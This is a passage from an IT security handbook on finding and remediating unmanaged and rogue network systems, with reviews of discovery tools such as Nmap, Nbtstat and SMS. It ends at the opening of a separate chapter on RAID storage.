A large number of remediation tools is available (some are covered later in the chapter). When selecting a tool consider how versatile the tool is, how well it covers the target devices, and how well it integrates with the configuration management database. Remember that this is an *infrastructure* tool (it encompasses the entire network), so network performance and impact must also be considered.

It is unlikely that any one tool is going to cover all the required remediation tasks, but choosing a versatile tool that covers multiple system management functions helps reduce integration headaches. For example, tools such as SMS, Alteris, and Tivoli combine inventory, discovery, and software distribution and update capabilities into a single tool using a single database. Having a primary and secondary remediation capability is also a smart idea. Automated tools such as SMS and Alteris rely on system agents to perform system management tasks; if the agent was not installed or becomes disabled, remediation will fail. Having a secondary methodology such as an Active Directory software installation Group Policy Object (GPO) or log-in script process catches these systems and reduces the number of systems that must be remediated manually.

Known Unmanaged System Procedures

Known unmanaged systems are systems that are tracked in the configuration management database but for one reason or another are exempt from standard operations and support procedures. Examples of known unmanaged systems include:

- Third-party production systems such as Voice over IP (VoIP) servers, voicemail systems, etc. that are not maintained by the operations team
- Lab, development, staging, and other non-production test systems
- One-off systems such as production controls, medical devices, broadcast video systems, etc.

Known unmanaged systems are usually added to the CMDB as part of the build process. Systems may also be added as part of an automated system management process — for example, when they are joined to the domain or added to the directory service. Often these systems do not have standard system management or monitoring software installed because they are located on network segments with restricted access (*e.g.*, lab or demilitarized zone [DMZ]), the agents are not compatible with installed applications, or the management or monitoring agents adversely impact system performance. In these instances, a manual registration process must be used. Although known but unmanaged systems do not follow standard management procedures, they are not exempt from baseline requirements. Instead, special procedures must be developed to ensure that these systems remain compliant.

Dealing with Third-Party Systems

Third-party system configuration and maintenance are typically controlled by contract so it is important that third-party contracts include baseline compliance requirements and timelines. When this is not possible, third-party systems must be subject to other controls to remediate noncompliance risks; for example, they may have to be firewalled or placed on segments that are isolated from other internal resources. Whenever possible, provisions for monitoring and reporting compliance should also be included. For example, contracts should require third-party systems to install monitoring agents or provide the credentials necessary for read-only monitoring. This provision provides a way to monitor not only baseline compliance but also contract service level agreement (SLA) compliance. When remote monitoring is not possible, then contracts should clearly spell out compliance reporting requirements and timelines for third-party personnel.

Dealing with Non-Production Systems

Lab, development, and other test systems are not critical to the business operations, but they cannot be overlooked or neglected. Non-production systems are subject to frequent OS, configuration, or software changes and often have limited access (*e.g.*, not domain joined, attached to isolated segments). Despite these challenges, provisions still must be made to ensure that these systems meet baseline requirements and can be monitored for compliance.

Non-production systems should be, at a minimum, subject to all security baselines; other baselines can be kept to a minimum. Build procedures should include the installation of required security software, updates, and settings (*e.g.*, anti-virus, patches, password complexity) as well as monitoring agents or the accounts or credentials necessary for read-only monitoring.

Because the onus for compliance is on the system owners, it is importance to have clearly defined requirements and expectations as well as a good communications plan. Owners must understand exactly what is required of them and the timeframes for completing the work. The communication of new compliance requirements (*e.g.*, a new security patch) must be effective and timely. It is best to have multiple system contacts for known unmanaged systems so new baseline requirements and remediation actions can be escalated if necessary.

Because these systems are subject to frequent changes, they should be closely monitored. This may require some special firewall or router configurations when these systems are located on isolated segments. When remote monitoring is not possible, then policies and procedures must clearly spell out compliance reporting requirements and timelines for system support personnel.

Dealing with One-Off Systems

Due to their production criticality (*e.g.*, a medical device tied to patient health or safety), one-off systems have unusual management requirements. Despite the challenges, one-off systems still must meet baseline requirements and be monitored for compliance. For the most part, one-off systems use manual processes (carried out by the system owner or support personnel) to maintain system baseline compliance. When a one-off system cannot meet the baselines, it must be subject to other controls to remediate noncompliance

risks. One such control would be placing the device on a firewall-protected or isolated network segment. Build procedures for one-off systems should include the installation of required security software, updates and settings (*e.g.*, anti-virus, patches, password complexity) as well as monitoring agents or the accounts or credentials necessary for read-only monitoring. Like non-production systems, the onus for compliance is on the system owner, so it is important to have clearly defined requirements and expectations as well as good communications. Owners must understand exactly what is required of them and the timeframes for completing the work. The communication of new compliance requirements (*e.g.*, a new security patch) must be effective and timely. It is best to have multiple system contacts for one-off systems so new baseline requirements and remediation actions can be escalated when needed. One-off systems are production boxes and should be monitored at the same interval as other production systems. When remote monitoring is not possible, then policies and procedures must clearly spell out compliance reporting requirements and timelines for system support personnel.

Unknown System Procedures

Unknown systems are often called rogues because they are systems that have been attached to the network without the knowledge of the operations or support groups. Unknown systems do not appear in the configuration management database or other IT inventories so they are not activity managed to ensure that all critical security settings and updates are installed. Because the overall security state of these systems is not known, rogue systems pose a huge security risk to the computing environment.

Portable computers brought in and attached to a network by vendors, partners, contractors, and employees are a common source of rogue systems. Other common sources include home computers used for remote network access and systems built outside the lab environment for testing, experimentation, or backup. Unauthorized wireless access points (APs) are also becoming an issue. Because of their low cost, employees will unwittingly purchase and attach these devices to the internal network without understanding the security implications. External entities (*e.g.*, hackers) can then use these APs to attach rogue devices to the network.

Perhaps the best approach for dealing with rogue systems is to prohibit them entirely. Many organizations have policies prohibiting the attachment of any non-company-owned system to their networks and most ban the use of unauthorized wireless APs entirely. Instead, they provide company-owned and managed systems to their vendors. Others require vendors' systems to be joined to the domain or otherwise subject to baseline security checks before being attached to the internal network; however, these options are not always practical, in which case the use of restricted segments is a good alternative. A restricted segment (*e.g.*, a DMZ or extranet) provides limited access to internal resources while providing unrestricted external connectivity so vendors can reach their home offices for mail, data entry, etc. Another strategy for mixed environments such as conference rooms is to provide restricted access for vendor systems through the wired connections while giving company-owned systems unrestricted access through secured wireless connections. Unfortunately, policies and restricted segments will not keep rogue systems off the network; as noted earlier, many of these systems are company owned or authorized devices.

Dealing with rogue systems requires two distinct processes: discovery and remediation. First, there must be an effective way to identify rogue systems attached to the network and, second, there must be a very specific methodology for bringing these systems into the known system space or removing them from the network.

Discovering Unknown Systems

Several different approaches can be used to find rogue devices, but they all fall into two basic categories: passive and active. Active methods provide real-time or near real-time detection of new devices; passive discovery methods periodically scan the network to detect new devices.

Passive Discovery Methods

IP Scanning

Internet Protocol (IP) scanning is one of the most commonly used discovery methods. An IP scanner is an application that attempts to access and identify systems connected to the network based on a range of IP addresses. The scanner attempts to communicate with the target IP address by initiating Transmission Control Protocol (TCP) or User Datagram Protocol (UDP) handshakes to common service ports; depending on the services or software that is running, the target machine will generate a response. Based on these responses, the scanner can deduce the presence of the device and, potentially, the system name, OS version, and system role (*e.g.*, router, Webserver, DBMS). These results can then be compared to CMDB records to determine whether or not this is a known or rogue device.

Fairly simple to use, IP scanners are reasonably accurate and have good performance attributes. Also, quite a few IP scanners are available so it should not be difficult to find one that suits an organization's particular needs. Because IP scanners generate relatively small amounts of network traffic, they can be used effectively on low-bandwidth connections, including dial-up. This efficiency also makes it possible to scan a large number of addresses in a relatively short period of time. This improves their effectiveness by permitting them to be run more often. IP scanners also have their limitations. Scans are only conducted on a periodic basis so only those systems that are online when the scan is conducted will be detected. Remote or portable systems that only access the network for short periods may never be detected. Periodic scanning also means a rogue device could be on the network distributing worms or other malware for a significant period of time before being detected. The greater the interval between scans the more significant these issues become. IP scanners are not selective, so they will report on every device that responds within the specified address range; therefore, it may be necessary to filter the results to eliminate some devices before comparing them to CMDB records.

Network devices such as firewalls and routers using IP filters as well as similar host-based security measures can significantly reduce the effectiveness of IP scanners by masking or limiting the responses needed to properly identify a device. Network services such as proxy PING, Dynamic Host Control Protocol (DHCP), and dynamic Domain Name System (DNS) can also skew results by reporting nonexistent systems or making systems appear under multiple IP or name records. For specific information about IP scanning tools and techniques, see the tools section.

SNMP Scanning

Simple Network Management Protocol (SNMP) scanners are similar to IP scanners, and they can be configured to scan a range of IP address or specific targets. All the devices attached to the network are configured to respond to a standard SNMP System Group query. This read-only query is mandatory for all SNMP implementations and should return the following information:

- *System name* — The administratively assigned name of this device; usually the fully-qualified domain name.
- *System description* — A textual description of the device including the type of hardware, software operating system, and networking software for the system.
- *System contact* — A textual description of the person or group responsible for managing this device including information on how to contact this person (*e.g.*, telephone number, e-mail).
- *System location* — The physical location of this device (*e.g.*, telephone closet, third floor, Bldg. 4).
- *System up time* — Amount of time in hundreds of seconds since the last system restart.

Among its several advantages, SNMP queries have very little impact on network bandwidth or targeted systems so they can be used to scan a large number of systems across all types of connections. Network devices such as firewalls and routers can be easily configured to allow SNMP operations across network segments without significantly increasing risk. The queries are read only and return most of the key management data required. Queries can also be tuned to specific types of systems using different community strings, eliminating the need to filter results to remove unwanted responses.

On the down side, SNMP queries cannot distinguish between a nonexistent node and an active node that does not have SNMP enabled; both will fail to respond. This means that SNMP scans must incorporate other methods such as PING or reverse DNS lookup to validate results. Because SNMP uses UDP, results can be adversely impacted by network bandwidth availability. The usefulness of the returned data may also vary. The text fields have no specific format so it may be difficult to accurately parse the data elements (*e.g.*, OS type, version), and the amount of contact and location information returned depends entirely on what was entered in those fields when the SNMP agent was configured.

Network Service Query

Network services that dynamically register systems can also be used for discovery purposes. For example, the database of a DHCP service contains system names and MAC and IP addresses. Periodically querying the DHCP service for a list of active devices and comparing the results to the CMDB will reveal rogue systems. This is equally true of naming systems such as dynamic DNS and the MEWindows Internet Naming Service (WINS). Periodically comparing registered system names to CMDB entries should expose unknown devices. Systems also dynamically register their MAC and IP addresses in router Address Resolution Protocol (ARP) tables, so comparing ARP data to CMDB entries is also an effective way to find rogues.

A big advantage to using this method is that it requires no new or custom tools. These services are already present on the network, and systems will automatically register with them. The key to the effectiveness of this method is to set the query interval low enough to capture the data before the service ages out (drops) the information. A good rule of thumb is to set the interval to one half the aging value. A DHCP system that expires leases every 24 hours can be queried as little as twice a day, but an ARP service that drops inactive nodes in 40 minutes must be queried at least three times an hour.

Several issues arise with regard to using network services data for discovery purposes. The data is only collected on a periodic basis so only those systems that are registered when the data is collected will be found. If the interval between queries is too long, records will age out and some systems will not be detected. Periodic scanning also means a rogue device can be on the network for some period of time before being detected. Depending on the service, the results may have to be filtered because they contain all types of devices (*e.g.*, ARP) or augmented because they only contain a subset of devices (*e.g.*, WINS). Another thing to realize is that systems do not have to use these services (*e.g.*, systems with static IPs do not register with DHCP), and this also affects the accuracy of the results.

Finally, it is important to understand that these services are not designed for this kind of usage. Extracting data can be difficult and could potentially cause the service to malfunction. ARP is probably the exception; it can be queried using SNMP but ARP is not a centralized database. It is necessary to query all the distribution routers to collect all the required data.

Network Probe

The final passive discovery method uses network probes to collect node information. A probe is a device that monitors network traffic and gathers data about the devices sending or receiving packets. Remote Monitoring (RMON) is an Internet Engineering Task Force (IETF) standard monitoring specification designed to provide network administrators with diagnostic, planning, and performance tuning information. Several commercial and freeware probes have been designed to specifically address security issues such as unauthorized network devices for wired and wireless environments (*e.g.*, NDG Software's Etherboy, AirMagnet Products' AirMagnet Distributed). Probes are very efficient. They use minimal network bandwidth, as they only generate traffic in response to report queries. Probes gather information about systems over time and can usually determine the system name, OS, and version with reasonable accuracy. Depending on the implementation, probes can filter and consolidate data and automatically forward it to a central collection console; however, probes have limited effectiveness because they can only see systems that generate traffic on the segment they are connected to. It is not practical to place a probe on every segment, but placing them on commonly used segments such as the Internet feed or network backbone will improve their effectiveness. Nonetheless, a rogue system that never generates

traffic on these segments could remain on the network and never be detected. The accuracy of a probe can also be reduced if high-traffic volumes exceed the processing capabilities of the probe, causing it to drop packets.

Summary

Passive discovery methods can be reasonable effective at finding unknown or rogue systems. They are fairly simple to use, reasonably accurate, and very efficient. Many passive scanners are available, so it is not difficult to find one suited to an organization's particular requirements, and they will work in most environments without any infrastructure changes. However, scans conducted on a periodic basis can only detect devices that are online during the scanning period; consequently, systems that access the network for short periods may not be detected. Periodic scanning makes it possible for infected devices to be connected to the network for a significant period of time before being detected. Finally, scanning applications are not particularly selective; they will report on every device that responds within the specified address range, making it necessary to filter the results to eliminate uninteresting systems.

Active Discovery Methods

Active discovery methods have the advantage of providing real-time or near real-time detection of new devices. Active discovery can use network devices or services to identify devices connected to the network.

Network Service Monitoring

The network service query technique described above can provide proactive real-time notifications by setting up a process to monitor changes to the service data files. For example, if changes to the DHCP database are monitored, as soon as a device registers with the DHCP the management system is notified of the change and can take action to identify the new system. For systems that are unknown, further actions can be taken to gather additional inventory information. Network service monitoring has the same advantages as the network service query method with the added advantage of providing near real-time detection of new or rogue devices; however, an infected system still may have sufficient active access to the network to spread the infection. It is also important to remember that, like the query method, the results may have to be filtered to specific devices, and the accuracy of the results depends on the systems using the services being monitored. The fact that this is a custom solution is also a disadvantage from a maintenance and service perspective. The volume of changes can also influence the effectiveness of results if it overwhelms the processor.

Network Probe SNMP Traps

Some network probes can be configured to generate SNMP traps when they detect a new node. This is a standard capability on RMON probes. When the trap is received, the network management system can initiate a process to identify the system, gather additional inventory information, or take remediation action. This method has the advantage of supplying near real-time detection, but an infected system will still have active access to the network and could spread the infection. This method, however, has the same drawback as the passive network probe solution; it can only monitor for new nodes on a single segment. If a rogue system is not connected to a monitored segment, it will never be detected. The accuracy of a probe can also be reduced by high traffic volumes that exceed the processing capabilities of the probe or interfere with SNMP trap deliveries.

IEEE 802.1x

The IEEE 802.1x standard defines port-based, network access control for Ethernet networks. This port-based network access control uses the physical characteristics of the switched LAN infrastructure to authenticate devices attached to a LAN port. Access to the port can be denied if the authentication process fails. Although this standard is primarily used for wireless (802.11) networks, many vendors




FIGURE 33.1 Components for a wireless LAN network.

also support it on wired Ethernet LANs. The IEEE 802.1x standard defines four major components: the port access entity, the supplicant, the authenticator, and the authentication server. A port access entity (PAE) is a LAN port that supports the IEEE 802.1x protocol. A PAE can adopt the role of the authenticator or the supplicant, or both. A supplicant is a PAE that is attempting to access services on the network, typically an end-user device such as a laptop, workstation, or PDA. An authenticator is a PAE that enforces authentication before granting the supplicant network access. For wireless connections, the authenticator, is the logical LAN port on a wireless access point; on a wired network, it is a physical port on an Ethernet switch. The authentication server is used to verify the credentials of the supplicant. The authenticator collects credentials from the supplicant and passes them to the authentication server for verification. The authentication server can be a component of the authenticator device but more often it is a separate device such as a Remote Dial-In User Service (RADIUS) server. Figure 33.1 shows these components for a wireless LAN network.

An authenticator has two types of ports. It uses an uncontrolled port to communicate with LAN devices and exchange data with the authentication server. It uses a controlled port to communicate with supplicants. Before authentication, no network traffic is forwarded between the supplicant (client) and the network. This has the advantage of preventing an infected device from spreading that infection on the network. Figure 33.2 shows the two types of ports in a wireless configuration. When the client is authenticated, the controlled port is switched so the client can send Ethernet frames to the network. In a wireless network, multiple clients can be connected to the logical ports on an AP; on a wired network, only one client is connected to a physical port on the Ethernet switch.

The 802.1x mechanism supports multiple authentication methods via the Extensible Authentication Protocol (EAP). These include PEAP-MSCHAPv2, digital certificates (EAP-TLS), and two-factor authentication using tokens. For each of these authentication methods, a RADIUS server is used to verify credentials and provide the "EAP Successful" message to the authenticator.




FIGURE 33.2 Controlled and uncontrolled ports for IEEE 802.1X.

The major advantages of 802.1x are that it works in real time and will keep unauthorized/rogue systems off the network entirely. This prevents the spread of worms or viruses from infected unknown systems. Some of the major drawbacks include the necessity of having an infrastructure that supports 802.1x, including compatible switches, wireless access points, and clients. Also, 802.1x does not prevent a known system with an infection or vulnerability from attaching to the network and posing a threat to the entire computing base, and 802.1x does not provide notification or inventory information for unknown systems. Systems that fail to authenticate are simply not allowed on the network. Monitoring RADIUS accounting and EAP message logs can provide some information regarding these devices, but this is not real time and may not be sufficient to effectively identify and remediate unmanaged systems.

IPSec

Internet Protocol Security (IPSec) provides the logical equivalent of 802.1x. Instead of preventing the physical connection of a device to the network, it prevents logical connections between systems. Where 802.1x relies on switches and access points to apply physical controls, IPSec makes the systems themselves the control points. IPSec has two protection mechanisms: the Authentication Header (AH) and the Encapsulating Security Protocol (ESP). The AH header is used for authentication and the ESP header for encryption and integrity. IPSec uses security associations (SAs) to establish connections between systems. Two systems with a common SA can authenticate one another and set up a data connection. SAs can also be setup dynamically using the Internet Key Exchange (IKE) protocol which includes node authentication with mechanisms such as X.509 certificates or Kerberos.

Because unknown or rogue systems do not have the required SAs or access to the required authentication mechanism, they cannot connect to systems requiring IPSec connections. IPSec does not prevent unmanaged systems from being physically connected to the network but it does deny them logical access to other systems, which prevents the exploitation of vulnerabilities or the spreading of malicious code. IPSec is supported on most operating systems; unlike 802.1x, no major infrastructure upgrades are required. IP is also supported on many network control devices such as routers, switches, and VPN servers, which allows for expanded control scenarios, such as the use of VPN-style connections on internal segments; however, configuring an infrastructure to use IPSec is not a trivial task.

A big disadvantage of IPSec is the lack of tools for managing IPSec connections across vendor platforms. This means many connections must be manually configured and maintained. Manual configurations usually require fixed IP addresses rather than dynamically allocated IPs (*e.g.*, DHCP). Systems with common operating systems fair better; for example, Windows-based systems can use GPOs to centrally manage IPSec settings and Kerberos to perform dynamic authentications, making the practical deployment of IPSec fairly straightforward. Coverage is another issue. Although most host devices (*e.g.*, servers) can be configured to accept only IPSec connections, end-user systems (*e.g.*, workstations and laptops) must allow non-IPSec connections to systems such as Web sites or identity management (IM) servers. This can make them susceptible to compromise from infected rogue devices. Finally, IPSec does not provide notification or inventory information for unknown systems; systems that fail authentication are simply not allowed to connect to an IPSec-protected resource. Monitoring IPSec and system authentication logs can provide some information regarding unknown devices, but this is not real time and may not be sufficient to effectively identify and remediate an unmanaged system.

Health-Check Mechanisms

Several companies are producing health-check mechanisms that help administrators enforce compliance with security and configuration policies before granting network access. They were first introduced on remote access connections; after connecting, systems are denied network access while the VPN or connection agent performs the necessary health checks. This capability has been expanded to include wired and wireless connections. Health-check mechanisms are not security controls *per se* but can help prevent the introduction of malicious code and unmanaged systems to the network. Health-check mechanisms consist of three components: client agent, policy service, and enforcement agent. When a system is first

connected to the network, the enforcement agent requests the health status of the device from the client agent. Any system without the agent will obviously fail; otherwise, the enforcement agent will compare the status to the appropriate policy on the policy service. If the system passes the health check, it is granted access to the network; if not, network access is blocked or the device is referred to a remediation process.

Remediation referral is a major advantage on two fronts. First, it allows system issues to be proactively addressed and automatically resolved, and, second, it allows (depending on the capabilities of the mechanism) remediation to perform just about any action. Developers and administrators can create solutions for validating any number of requirements and provide the required remediation, including system identification and inventory, staff notification, update deployment, or system quarantine. These mechanisms work in real time, so malicious activity is proactively prevented.

Health-check mechanisms do have their disadvantages. They are not designed to secure a network from malicious users; they are designed to help administrators maintain the health of the computers on the network, which in turn helps maintain the overall integrity of the network. Just because a system complies with all the defined health policies does not mean it is not infected with malicious code, only that the infection is not covered by existing policies. The ability of a system to gain network access also depends on the enforcement mechanism; for example, if the enforcement mechanism uses DHCP, it is relatively easy to bypass enforcement using a fixed IP address. On the other hand, if 802.1x is used for enforcement, it would be difficult to bypass.

Summary

Active discovery methods can accurately identify unknown or rogue systems in real or near real time. They are more complex to operate but produce better overall results. Fewer active discovery tools are available, but they tend to be more selective so results do not require extensive filtering; however, active tools may require customization to effectively address particular requirements. Also, some active methods such as 802.1x can require substantial infrastructure changes. Nonetheless, active discovery methods do prevent infected devices from accessing the network for any substantial period of time.

Unknown System Remediation

Finding unknown systems is only half the process. When detected, these systems must be identified, located, and integrated into the management process or removed from the network. The IP address is usually sufficient to narrow the location of an unknown system to a specific area and to notify the support or security personnel responsible for that area. The area personnel must take the steps necessary to mitigate the risks these systems represent. These steps can include joining the system to the domain, installing required software and updates, configuring required system policies, and disabling generic user accounts. To be effective, this remediation process must be well defined and have established timelines. Table 33.3 provides an example of how this process might work for a system requiring remediation for

TABLE 33.3 Remediation Schedule

	Action	Timeframe
1	Establish system owner/administrator.	Within 4 business hours of discovery
2	Determine management requirements (third-party, lab/test, one-off, unmanageable).	Within 1 business day
3a	If unmanageable, remove from network.	ASAP
3b	Enter system into configuration management database (CMDB).	Within 1 business day
4	Determine remediation requirements.	Within 1 business day
5	Develop remediation plan.	Within 1 business day
6	Test remediation solutions for system compatibility.	Within 5 business days
7	Deploy remediation solutions.	Within 7 business days
8	Verify system compliance.	ASAP

high-risk vulnerabilities. The timeframe for system remediation is based on two factors: the risks associated with the system and company policies and standards governing risk remediation. For example, a system running a worm executable (*e.g.*, MSBLASTER.EXE) would require immediate remediation, whereas a system missing a medium-risk security patch might have a two-week timeframe. The actually remediation actions will vary depending on the requirements and the system (or systems) the company uses for remediation. For example, some possible remediation action could include:

- Join the system to the domain, which allows security GPOs to be applied and the system management services to install required software and updates.
- Inform system management services, which allows management systems to apply appropriate updates and settings.
- Move the system to a restricted/controlled network segment.
- Manually apply updates and settings.

Tool Reviews and Examples

This section contains information on several tools that can be used to facilitate or automate discovery, inventory, and monitoring practices.

Nmap

Nmap ("Network Mapper") is a free open source utility for network exploration and security auditing. It was designed to rapidly scan large networks, although it will work equally well for single systems. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network and their operating system (including version), the services they are running, the packet filters or firewalls in use, and dozens of other characteristics. Nmap runs on most vendor platforms and is available in both console and graphical versions. Nmap is distributed under the terms and conditions of the GNU's General Public License (GPL).

Examples

The following example displays the OS, OS version, and services running on a single system named *Madell*:

```
./nmap -A -T4 Madell.company.com
Starting nmap 3.40PVT16 ( http://www.insecure.org/nmap/ ) at
   2004-01-03 02:56 PDT
Interesting ports on Madell (127.0.0.1):
(The 1640 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE   VERSION
22/tcp    open ssh        OpenSSH 3.1p1 (protocol 1.99)
53/tcp    open domain     ISC Bind 9.2.1
443/tcp   open ssl/http   Apache httpd 2.0.39 ((Unix)
   mod_perl/1.99_04-dev [cut])
5001/tcp  open ssl/ssh    OpenSSH 3.1p1 (protocol 1.99)
6000/tcp  open X11        (access denied)
8080/tcp  open http       Apache httpd 2.0.39 ((Unix)
   mod_perl/1.99_04-dev [cut])
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 3.45 days (since Fri Jan 03 1:32:40 2004)
Nmap run completed -- 1 IP address (1 host up) scanned in 51.24 seconds
```

The scan can be expanded to all systems on the network segment by adding a range parameter to the command:

```
./nmap -A -T4 Madell.company.com/24
```

By adding the /24 class C network mask, Nmap will scan all the systems on the segment Madell is attached to.

Nbtstat

Nbtstat is a Windows tool that displays NetBIOS over TCP/IP protocol statistics including the NetBIOS name tables and the NetBIOS name cache. The target can be the local computer or a remote host, but Nbtstat does not support scanning a range of IP addresses. This requires some minor scripting efforts. For example, the following command line will feed a list of IP addresses from a text file into the Nbtstat command.

```
FOR /F %a IN (IPAddresses.txt) DO Nbtstat –A %a
```

Example

This example returns the system name table and MAC address for a system name *Products.*

```
C:\ >nbtstat -an Products

Local Area Connection:
Node IpAddress: [192.168. 0.98] Scope Id: []

                    NetBIOS Remote Machine Name Table

     Name                    Type            Status
     ---------------------------------------------
     PRODUCTS         <20>   UNIQUE         Registered
     PRODUCTS         <00>   UNIQUE         Registered

     MAC Address = 00-08-02-B2-AD-C9
```

SuperScan

SuperScan is a free utility from Foundstone that can be used to collect information about systems connected to the network. SuperScan is a graphical user interface (GUI)-based utility with a large number of discovery and scanning options as well as a set of compatible tools for gathering additional information about a device or network. For example, it has a DNS zone transfer tool, a Whois tool, and a configurable Windows Enumeration tool. SuperScan can be configured to use the Internet Control Messaging Protocol (ICMP), TCP, and UDP to discover systems. The tool is preconfigured with the most commonly used ports but other ports can be added. The Windows Enumeration tool has an interesting option that allows users to enumerate a number of registry keys. The keys are specified in a flat text file so it is possible to use the option to check for installed software and patches. SuperScan is extraordinarily fast and accurate, but the report mechanism is weak; only HTML reports are supported. SuperScan version 4 is available from http://www.foundstone.com/resources/ scanning.htm.

SNMP Sweep

SNMP Sweep is part of the SolarWinds Network Management Suite. The suite contains a number of utilities for network discovery and performance management designed with an emphasis on speed, accuracy, and ease of use. SNMP Sweep can scan a range of IP addresses and show which IP addresses are in use and their DNS lookup names. If the systems have SNMP enabled and the proper community string configured in SNMP Sweep, the system name, location, contact, last reboot, and system description are also returned. SNMP Sweep can print results or export them into plain text, http, or comma-delimited

files for reporting or consolidation. Additional information on SNMP Sweep and the SolarWinds tools can be found at: http://www.solarwinds.net.

Systems Management Server

On the enterprise end of tools is Systems Management Server (SMS) 2003. It provides a comprehensive solution for change and configuration management for the Microsoft platform, enabling organizations to provide relevant software and updates to users quickly and cost effectively. SMS 2003 SP1 provides a number of system management functions, but the primary ones we are interested in for this article are the discovery and asset management capabilities of the product. SMS has three primary discovery methods: Heartbeat, Network, and Active Directory. Heartbeat discovery is used to refresh discovery data in the SMS database; it is primarily used to update system discovery data for systems that would be missed by the other discovery methods. Network discovery is used to find devices with IP addresses; network discovery can be configured to search specific subnets, domains, SNMP devices, or Windows DHCP databases. Active Directory discovery identifies computers by polling an AD domain controller; AD discovery can be configured to search specific containers such as domains, sites, organizational units, or groups for new systems. All three discovery methods are passive; the administrator must schedule their periodic execution. SMS also supports the execution of scripts so it is possible to implement other discovery methods to meet specific reporting needs. For example, a script can be used to discover clients during a network log-on. Scripts also provide administrators with greater flexibility and control, including the ability to send alerts and notifications or to process non-Windows devices. When a node has been discovered, it is possible to use other features of SMS to gather additional information about the node. For example, the SMS automatic deployment option can be used to install the SMS client on the system, and the agent can then perform a full hardware and software inventory of the system.

Hardware and Software Inventory

Utilizing the Windows Management Instrumentation (WMI), SMS 2003 can accumulate a richer set of inventory data during an inventory scan including BIOS and chassis enclosure information. This function can be used to compare hardware attributes against an asset inventory to discover unfamiliar hardware attributes. These hardware attributes may point to a foreign or illegal system that was joined to the domain or newly acquired hardware models that may require the establishment of new security baselines. SMS 2003 can provide a comprehensive inventory of executables on a system but also has granularity controls that permit administrators to focus on a core set of applications and files of particular importance or interest. SMS 2003 also supports wildcard file searches and searches for specific file properties or environment variables. These functions can be used to discover missing files, malicious content, and spyware. SMS stores result in an extensible SQL database that can serve as the configuration management database. It also provides for robust, flexible, and fully extensible Web reporting with over 120 pre-built reports. Importing and exporting capabilities are also available for consolidating information from other sources or transferring SMS results to other environments.

Conclusion

Unmanaged or rogue systems present a major security threat to networks. Worm and virus infections can often be traced to external systems brought into the company and attached to the internal network. Unmanaged systems can facilitate and intensify attacks and create downstream liabilities. Turning unmanaged systems into managed systems or removing them from the network is crucial to maintaining network security. This chapter has identified a number of methods that can be used to identify and remediate unmanaged or rogue systems on network systems. You cannot secure what you do not know about; start managing your unmanaged systems now.

THE RAID ADVANTAGE

Tyson Heyn

INSIDE

The Solution to Server Gridlock and Data Integrity, RAID Elements, The Array of RAID Levels, Interface Options

INTRODUCTION

Electronic data processing evolved from virtually nothing 50 years ago to its virtual omnipresence in the industrialized societies of the world today. The technologies that have been harnessed to manipulate data converted to its lowest common denominators (zeros and ones) have made a huge impact on the lives of people throughout the world. Digitized information, or data, is being used to enable everything from live conversations between continents via satellite, to the advancement of scientific discoveries and research, to controlling the temperatures of different rooms in a home. The recently emerged raft of online services provides not only the links to communicate with personal computers, but provides access to oceans of information to navigate, capture, and use by anyone with a computer. Businesses like banks and credit card companies use massive computing systems to provide everyday conveniences like easier and faster access to money, in turn making it easier to bill or manage accounts. Even supermarkets and retail department stores are using powerful, data-intensive information systems to do everything from managing inventories to monitoring consumer spending habits. The applications list goes on and on; everyone in virtually every walk of life is exposed in some manner or form to the impact of the ongoing revolution called the Information Age.

The engines behind this revolution, of course, are computers. Today's Pentium-class personal computers, RISC workstations, minicomputers, supercomputers, and even (still!) mainframes provide the power that drives this infinite mass of data that is relied on to make everything from bank transactions to the purchase of groceries as easy as possible. The flow of data between computers,

PAYOFF IDEA

Redundant arrays of independent disks (RAID) presents a solution to the problem of providing access to gigabytes of data to users quickly and reliably.

Auerbach Publications

whether networked or linked via online services or the Internet, has become nothing less than a raging flood.

This astounding volume of data being transmitted between systems today has created an obvious need for data management. As a result, more and more servers — whether they are PCs, UNIX workstations, minicomputers, or supercomputers — have assumed the role of information or data traffic cops. The number of networked or connectable systems is increasing by leaps and bounds as well, thanks to the widespread adoption of the client/server computing model, the boom in home computer use, and the rise of Internet access service providers.

Hard disk storage plays an important role in enabling improvements to networked systems, because the vast and growing ocean of data has to reside somewhere. It also has to be readily accessible, placing a demand on storage system manufacturers to not only provide high-capacity products, but also products that can access data as fast as possible and to as many people at the same time as possible. Such storage also has to be secure, placing an importance on reliability features that best ensure that data will never be lost or otherwise rendered inaccessible to network system users.

RAID: THE SOLUTION TO SERVER GRIDLOCK AND DATA INTEGRITY

